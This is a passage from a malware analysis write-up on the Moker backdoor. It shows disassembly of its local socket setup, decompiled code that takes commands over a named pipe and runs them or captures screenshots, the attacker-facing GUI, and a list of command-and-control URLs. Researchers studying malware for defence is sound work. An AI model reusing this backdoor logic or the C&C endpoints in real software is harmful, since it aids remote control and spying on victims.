004A24B9 mov     dword ptr [ebp+name.sa_data+4], ecx
004A24BF mov     dword ptr [ebp+name.sa_data+8], ecx
004A24C5 mov     word ptr [ebp+name.sa_data+0Ch], cx
004A24CC movzx   edx, [ebp+arg_0]
004A24D0 push   edx             ; hostshort
004A24D1 call   ds:htons
004A24D7 mov     word ptr [ebp+name.sa_data], ax
004A24DE mov     eax, 2
004A24E3 mov     [ebp+name.sa_family], ax
004A24EA push   offset a127_0_0_1_0 ; "127.0.0.1"
004A24EF call   ds:inet_addr
004A24F5 mov     dword ptr [ebp+name.sa_data+2], eax
004A24FB push   10h            ; namelen
004A24FD lea   ecx, [ebp+name]
004A2503 push   ecx             ; name
004A2504 mov     edx, [ebp+lpParameter]
004A250A mov     eax, [edx]
004A250C push   eax             ; s
004A250D call   ds:bind
004A2513 cmp     eax, 0FFFFFFFh
004A2516 jz     loc_4A25E4

```

```

004A251C push   0FFh           ; backlog
004A2521 mov     ecx, [ebp+lpParameter]
004A2527 mov     edx, [ecx]
004A2529 push   edx             ; s
004A252A call   ds:listen
004A2530 cmp     eax, 0FFFFFFFh

```


The commands read from the pipe are parsed and executed:

```

{
    *(_DWORD *)lpMem = Buffer;
    if ( !ReadFile(hFile, (char *)lpMem + 4, Buffer - 4, &NumberOfBytesRead, 0) || NumberOfBytesRead != Buffer - 4 )
    {
        check_heap(lpMem);
        DisconnectNamedPipe(hFile);
        CloseHandle(hFile);
        ExitThread(0);
    }
    deploy_command(hFile, (int)lpMem);
    FlushFileBuffers(hFile);
    check_heap(lpMem);
    DisconnectNamedPipe(hFile);
}

```

Basing on the command id, malware can be requested over pipe to execute some command or to create and save a screenshot:



Among the interesting features of this part is, it also provides access to it's features via simple GUI. It may be used for local tests, or. in case if the attackers prefer to access the victim machine via Remote Desktop.

```

u8 = 0;
strcpy(className, "button");
hWnd = CreateWindowExA(0x200u, "edit", 0, 0x50030000u, 10, 10, 530, 25, hWndParent, 0, hInstance, 0);
lpPrevWndFunc = (WNDPROC)SetWindowLongA(hWnd, -4, (LONG)sub_4A2C50);
DragAcceptFiles(hWnd, 1);
dword_4C5158 = CreateWindowExA(0, className, "select", 0x50030000u, 555, 10, 85, 26, hWndParent, 0, hInstance, 0);
dword_4C515C = CreateWindowExA(0x200u, "listbox", 0, 0x50230000u, 10, 38, 530, 125, hWndParent, 0, hInstance, 0);
dword_4C5160 = CreateWindowExA(0, className, "execute", 0x50030000u, 555, 130, 85, 26, hWndParent, 0, hInstance, 0);
dword_4C5164 = CreateWindowExA(0, className, "screenshot", 0x50030000u, 555, 165, 85, 26, hWndParent, 0, hInstance, 0);
dword_4C5168 = CreateWindowExA(0, className, "Stop!", 0x50030000u, 555, 200, 85, 26, hWndParent, 0, hInstance, 0);

```

## CnC servers

List of the found CnC servers (one address per one sample):

```

http://bitmixc.ml/nnnn04722.php
http://bitmixc.ml/msnwiwoq25.php
http://matthi.tk/abb6a388.php
http://sally33.cf/23mmdw3.php
http://siri5.ml/www9.php

```

## Conclusion

Moker is a rare malware, but written by very skilled authors. Compilation timestamp of the core module is 2015-05-03 00:40:11. This suggests that since its moment of appearance, still the same samples are in circulation, only they are repacked by different packers. This fact leads us to the conclusion that the tool have been produced and sold on black market in 2015, after that possibly abandoned by the original developers.

## Appendix

---

<http://blog.ensilo.com/moker-a-new-apt-discovered-within-a-sensitive-network> – Ensilo on Moker (from 2015)

<https://breakingmalware.com/malware/moker-part-1-dissecting-a-new-apt-under-the-microscope/> – part 1

<https://breakingmalware.com/malware/moker-part-2-capabilities/> – part 2

<http://www.msreverseengineering.com/blog/2015/6/29/transparent-deobfuscation-with-ida-processor-module-extensions> – deobfuscating Yebot

---

*This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @[hasherezade](#) and her personal blog: <https://hshzrd.wordpress.com>.*